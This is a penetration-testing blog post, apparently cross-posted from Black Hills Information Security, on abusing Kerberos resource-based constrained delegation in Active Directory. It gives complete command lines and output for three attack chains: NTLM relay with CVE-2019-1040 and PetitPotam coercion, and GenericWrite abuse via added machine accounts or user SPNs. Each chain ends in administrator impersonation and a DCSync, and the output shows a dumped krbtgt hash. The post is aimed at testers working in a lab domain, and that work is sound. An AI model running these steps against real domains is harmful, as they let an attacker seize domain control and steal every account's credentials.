Abusing Delegation with Impacket (Part 3): Resource-Based Constrained Delegation

blackhillsinfosec.com/abusing-delegation-with-impacket-part-3

Hunter WadeGuest Author·November 26, 2025

Hunter recently graduated with his Master's degree in Cyber Defense and has over two years of experience in penetration testing. His favorite area of testing is Active Directory, and in his free time, he enjoys working in his home lab and analyzing malware.

This blog has been cross-posted. We're grateful to Hunter for allowing us to share this insightful work—you can check out the original post in full HERE.

This is the third in a three-part series of blog posts discussing how to abuse Kerberos delegation! If you haven't already, feel free to read the first blog post, as they discuss the Kerberos authentication process and how delegation plays an important role in solving the double-hop problem, and how to abuse unconstrained delegation. The second blog post discusses how to abuse constrained delegation!

What is resource-based constrained delegation?

Resource-based constrained delegation (RBCD) is similar to constrained delegation, but the resource itself controls which accounts can delegate to it. By default, a domain account can configure RBCD on themselves or any resource they control. This approach **lets the service decide who may delegate to it** instead of the domain.

Resource-based constrained delegation abuse techniques

Resource-based constrained delegation is a bit of an outlier, primarily with how it's configured. It alone provides little for pivoting or privilege escalation. Additionally, configuring RBCD oftentimes requires a host be compromised in some way, which quickly makes it a "chicken and the egg" situation.

That said, when you start to bring in CVEs and misconfigured permissions, RBCD becomes far more interesting. This writeup covers two primary methods that let an attacker arbitrarily manipulate RBCD permissions for services that haven't yet been compromised:

1. Drop the MIC – CVE-2019-1040
2. GenericWrite DACL abuse (machine accounts)
3. GenericWrite DACL abuse (user SPNs)

1. Drop the MIC and configure RBCD

CVE-2019-1040 (Drop the MIC) bypasses SMB signing. By effectively "dropping the MIC" during SMB authentication, vulnerable hosts still accept connections even if they're being relayed by an attacker. This can be leveraged to pivot protocols, like coercing SMB and to authenticating to LDAP, which allows configuring RBCD as a relayed host. This approach generally requires at least two domain controllers.

Assume we've compromised the user `user.one` with the password `Password1!`, which does not have any special permissions or configuration. Just a default user.

If we are in a domain with at least two domain controllers (`DC01` and `DC02`), with at least one of them being vulnerable to CVE-2019-1040 (`DC01`), we can leverage the basic permissions of this user to coerce authentication, relay the connection while dropping the MIC, and configuring resource based constrained delegation to trust an attacker-controlled resource for delegation.

The high-level steps are:

1. Compromise a user or machine in the domain.
2. Identify a domain controller vulnerable to CVE-2019-1040.
3. Coerce a second domain controller to authenticate to the attacker.
4. Drop the MIC and relay authentication to LDAP on the vulnerable domain controller.
5. Use this session to add a machine account via Machine Account Quota.
6. Use this session to trust the MAQ machine for delegation via RBCD.

1. Find a machine vulnerable to CVE-2019-1040 (`10.0.1.202`)

NetExec [v1.4.0 SmoothOperator] has a remove-mic scanner now!

```
nxc smb 10.0.1.202 -u 'user.one' -p 'Password1!' -M remove-mic
```

2. Configure NTLMRelayx to drop the MIC and relay to LDAP at `10.0.1.202`

```
sudo impacket-ntlmrelayx -smb2support -t ldaps://10.0.1.202 --delegate-access --remove-mic
```

```
┌──(hun㉿kali)-[~]
└─$ sudo impacket-ntlmrelayx -smb2support -t ldaps://10.0.1.202 --delegate-access --remove-mic
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Protocol Client SMTP loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client DCSYNC loaded..
[*] Protocol Client RPC loaded..
[*] Protocol Client SMB loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client MSSQL loaded..
[*] Running in relay mode to single host
[*] Setting up SMB Server on port 445
[*] Setting up HTTP Server on port 80
[*] Setting up WCF Server on port 9389
[*] Setting up RAW Server on port 6666
[*] Multirelay disabled

[*] Servers started, waiting for connections
```

3. Force the second DC (`10.0.1.203`) to authenticate to us (`10.0.1.13`)

```
python3 PetitPotam.py -u 'user.one' -p 'Password1!' -d 'insecure.local' 10.0.1.13 10.0.1.203
```

```
┌──(hun㉿kali)-[~/tools/PetitPotam]
└─$ python3 PetitPotam.py -u 'user.one' -p 'Password1!' -d 'insecure.local' 10.0.1.13 10.0.1.203
/home/hun/tools/PetitPotam/PetitPotam.py:20: SyntaxWarning: invalid escape sequence '\ '
  show_banner = '''


              ___            _        _      _         ___            _
             | _ \   ___     | |_     (_)    | |_      | _ \   ___    | |_    __ _     _ __
             |  _/  / -_)    |  _|    | |    |  _|     |  _/  / _ \   |  _|  / _` |   | '  \
            _|_|_   \___|   _\__|   _|_|_   _\__|    _|_|_   \___/   _\__|  \__,_|   |_|_|_|
          _| """ |_|"""""|_|"""""|_|"""""|_|"""""|_| """ |_|"""""|_|"""""|_|"""""|_|"""""|
          "`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'

              PoC to elicit machine account authentication via some MS-EFSRPC functions
                                    by topotam (@topotam77)

                        Inspired by @tifkin_ & @elad_shamir previous work on MS-RPRN



Trying pipe lsarpc
[-] Connecting to ncacn_np:10.0.1.203[\PIPE\lsarpc]
[+] Connected!
[+] Binding to c681d488-d850-11d0-8c52-00c04fd90f7e
[+] Successfully bound!
[-] Sending EfsRpcOpenFileRaw!
[+] Got expected ERROR_BAD_NETPATH exception!!
[+] Attack worked!
```

4. If successful, NTLMRelayx will authenticate as `DC02$`, add a machine account, and trust it for delegation

```
[*] Servers started, waiting for connections
[*] SMBD-Thread-5 (process_request_thread): Received connection from 10.0.1.203, attacking target ldaps://10.0.1.202
[*] Authenticating against ldaps://10.0.1.202 as INSECURE/DC02$ SUCCEED
[*] Enumerating relayed user's privileges. This may take a while on large domains
[*] All targets processed!
[*] SMBD-Thread-7 (process_request_thread): Connection from 10.0.1.203 controlled, but there are no more targets left!
[*] Attempting to create computer in: CN=Computers,DC=insecure,DC=local
[*] Adding new computer with username: XEWRIYIH$ and password: .*;jl{6qA_:.S_/ result: OK
[*] Delegation rights modified succesfully!
[*] XEWRIYIH$ can now impersonate users on DC02$ via S4U2Proxy
```

5. Using `XEWRIYIH$`'s, password we can obtain a service ticket as the domain administrator to `DC02` (S4U2Self + S4U2Proxy)

```
impacket-getST -dc-ip 10.0.1.203 -impersonate 'administrator' -spn
'host/DC02.insecure.local' 'insecure.local/XEWRIYIH$':'.*;jl{6qA_:.S_/'
```

```
┌──(hun㉿kali)-[~]
└─$ impacket-getST -dc-ip 10.0.1.203 -impersonate 'administrator' -spn 'host/DC02.insecure.local' 'insecure.local/XEWRIYIH$':'.*;jl{6qA_:.S_/'
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[-] CCache file is not found. Skipping...
[*] Getting TGT for user
[*] Impersonating administrator
[*] Requesting S4U2self
[*] Requesting S4U2Proxy
[*] Saving ticket in administrator@host_DC02.insecure.local@INSECURE.LOCAL.ccache
```

6. Export the ticket into memory

```
export KRB5CCNAME=administrator@host_DC02.insecure.local@INSECURE.LOCAL.ccache
```

```
┌──(hun㉿kali)-[~]
└─$ export KRB5CCNAME=administrator@host_DC02.insecure.local@INSECURE.LOCAL.ccache

┌──(hun㉿kali)-[~]
└─$ klist
Ticket cache: FILE:administrator@host_DC02.insecure.local@INSECURE.LOCAL.ccache
Default principal: administrator@insecure.local

Valid starting       Expires              Service principal
09/22/2025 18:07:40  09/23/2025 04:07:40  host/DC02.insecure.local@INSECURE.LOCAL
        renew until 09/23/2025 18:07:26
```

7. Perform a DCSync against `DC02` as `administrator`

```
impacket-secretsdump -k DC02.insecure.local
```

```
┌──(hun㉿kali)-[~]
└─$ impacket-secretsdump -k DC02.insecure.local -just-dc-ntlm -just-dc-user krbtgt
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:d27d3e9ed1c9628fe7cebe17d4664f6d:::
[*] Cleaning up...
```

7. (Cleanup): Remove the added machine account (can only be done with administrative users)

```
impacket-addcomputer -computer-name 'DOAIMDJJ$' -dc-ip 10.0.1.202 -delete -hashes
'aad3b435b51404eeaad3b435b51404ee:7facdc498ed1680c4fd1448319a8c04f'
'insecure.local/administrator'
```

```
┌──(hun㉿kali)-[~]
└─$ impacket-addcomputer -computer-name 'XEWRIYIH$' -dc-ip 10.0.1.202 -delete -hashes 'aad3b435b51404eeaad3b435b51404ee:16f2bd968f2885a410873b4efa104527'
'insecure.local/administrator'
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Successfully deleted XEWRIYIH$.
```

2. Add a machine account and configure RBCD with GenericWrite

Assume we've compromised the user `dacluser` with the password `Password3#`, which has GenericWrite permissions over `DC01.secure.local`, being the domain controller.

If a user principal has the "Write all properties" (GenericWrite) permission over an Active Directory object, such user can configure resource based constrained delegation to trust any user/machine for delegation.

To escalate in the domain, we can simply configure RBCD on `DC01$` to trust a machine added using Machine Account Quota.

The high-level steps are:

1. Compromise a user or machine with GenericWrite permissions over an object.
2. Add a new computer to the domain via Machine Account Quota (MAQ).
3. Configure RBCD on the affected object to trust the added machine account for delegation.
4. Use S4U2Self and S4U2Proxy to obtain a service ticket as an elevated user to the newly delegated resource.

1. Find GenericWrite configuration using Bloodhound

```
nxc ldap 10.0.1.200 -d 'secure.local' -u 'dacluser' -p 'Password3#' --dns-server 10.0.1.200 --bloodhound --collection All
```

2. Add a new computer called `machine$` using Machine Account Quota

```
impacket-addcomputer -computer-name 'machine$' -computer-pass 'machinepass!' -dc-host 10.0.1.200 'secure.local/dacluser':'Password3#'
```

3. Configure `DC01$` to trust `machine$` for delegation

```
impacket-rbcd -delegate-from 'machine$' -delegate-to 'DC01$' -dc-ip 10.0.1.200 -action 'write' 'secure.local/dacluser':'Password3#'
```

4. Using `machine$`'s credentials, we can obtain a service ticket as the domain administrator to `DC01` (S4U2Self + S4U2Proxy)

```
impacket-getST -spn 'host/DC01.secure.local' -impersonate 'administrator' -dc-ip 10.0.1.200 'secure.local/machine$':'machinepass!'
```

5. Export the ticket into memory

```
export KRB5CCNAME=administrator@host_DC01.secure.local@SECURE.LOCAL.ccache
```

6. Perform a DCSync against `DC01` as `administrator`

```
impacket-secretsdump -k DC01.secure.local
```

3. Add a user SPN and configure RBCD with GenericWrite

Assume we've compromised the user `dacluser` with the password `Password3#`, which has GenericWrite permissions over `DC01.secure.local`, being the domain controller.

If a user principal has the "Write all properties" (GenericWrite) permission over an Active Directory object, such user can configure resource based constrained delegation to trust any user/machine for delegation.

To escalate in the domain, we can simply configure RBCD on `DC01$` to trust `dacluser` for delegation.

This path is identical to the previous one utilizing Machine Account Quota, but instead of utilizing MAQ, if we trust `dacluser` for delegation, **that user must have an SPN assigned to successfully generate tickets.**

The high-level steps are:

1. Compromise a user or machine with GenericWrite permissions over an object.
2. Add an SPN to a compromised user if needed.
3. Configure the affected object to trust the compromised user for delegation.
4. Use S4U2Self and S4U2Proxy to obtain a service ticket as an elevated user to the newly delegated resource.

1. Find GenericWrite configuration using Bloodhound

```
nxc ldap 10.0.1.200 -d 'secure.local' -u 'dacluser' -p 'Password3#' --dns-server
10.0.1.200 --bloodhound --collection All
```

2. Configure `DC01$` to trust `dacluser` for delegation


```
impacket-rbcd -delegate-from 'dacluser' -delegate-to 'DC01$' -dc-ip 10.0.1.200 -
action 'write' 'secure.local/dacluser':'Password3#'
```

```
┌──(hun㉿kali)-[~]
└─$ impacket-rbcd -delegate-from 'dacluser' -delegate-to 'DC01$' -dc-ip 10.0.1.200 -action 'write' 'secure.local/dacluser':'Password3#'
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Attribute msDS-AllowedToActOnBehalfOfOtherIdentity is empty
[*] Delegation rights modified successfully!
[*] dacluser can now impersonate users on DC01$ via S4U2Proxy
[*] Accounts allowed to act on behalf of other identity:
[*]     dacluser     (S-1-5-21-121669899-840664006-3373323264-1140)
```

3. Add an SPN to `dacluser` if there isn't one already (`DACL.secure.local`)

```
python3 addspn.py -u secure.local\dacluser -p 'Password3#' -s
host/DACL.secure.local --target-type samname 10.0.1.200
```



3. Using `dacluser`'s credentials, we can obtain a service ticket as the domain administrator to `DC01` (S4U2Self + S4U2Proxy)

```
impacket-getST -spn 'host/DC01.secure.local' -impersonate administrator
'secure.local/dacluser':'Password3#' -dc-ip 10.0.1.200
```

4. Export the ticket into memory

```
export KRB5CCNAME=administrator@host_DC01.secure.local@SECURE.LOCAL.ccache
```

5. Perform a DCSync against `DC01` as `administrator`

```
impacket-secretsdump -k DC01.secure.local
```

Conclusion

Resource-based constrained delegation is a fun, nuanced configuration that on its own offers little to an attacker. But when combined with known vulnerabilities, overly powerful permissions, or other external factors, it becomes far more valuable!

References

- https://shenaniganslabs.io/2019/01/28/Wagging-the-Dog.html#a-forwardable-result
- https://www.thehacker.recipes/ad/movement/kerberos/delegations/constrained
- https://sqlmastersconsulting.com.au/SQL-Server-Blog/granting-sql-service-account-permissions-create-spns/
- https://github.com/dirkjanm/krbrelayx
- https://www.guidepointsecurity.com/blog/delegating-like-a-boss-abusing-kerberos-delegation-in-active-directory/
- https://www.thehacker.recipes/ad/movement/kerberos/spn-jacking
- https://luemmelsec.github.io/S4fuckMe2selfAndUAndU2proxy-A-low-dive-into-Kerberos-delegations/
- https://mayfly277.github.io/posts/GOADv2-pwning-part10/
- https://shenaniganslabs.io/2019/01/28/Wagging-the-Dog.html

- https://www.tiraniddo.dev/2022/05/exploiting-rbcd-using-normal-user.html
- https://attl4s.github.io/assets/pdf/You_do_(not)_Understand_Kerberos_Delegation.pdf
- https://www.netexec.wiki/news/v1.4.0-smoothoperator
- https://www.blackhillsinfosec.com/bypass-ntlm-message-integrity-check-drop-the-mic/
- https://www.semperis.com/blog/spn-jacking-an-edge-case-in-writespn-abuse/
- https://github.com/abaker2010/impacket-fixed

Ready to learn more?

Level up your skills with affordable classes from Antisyphon!

Pay-What-You-Can Training

Available live/virtual and on-demand

← Back to blog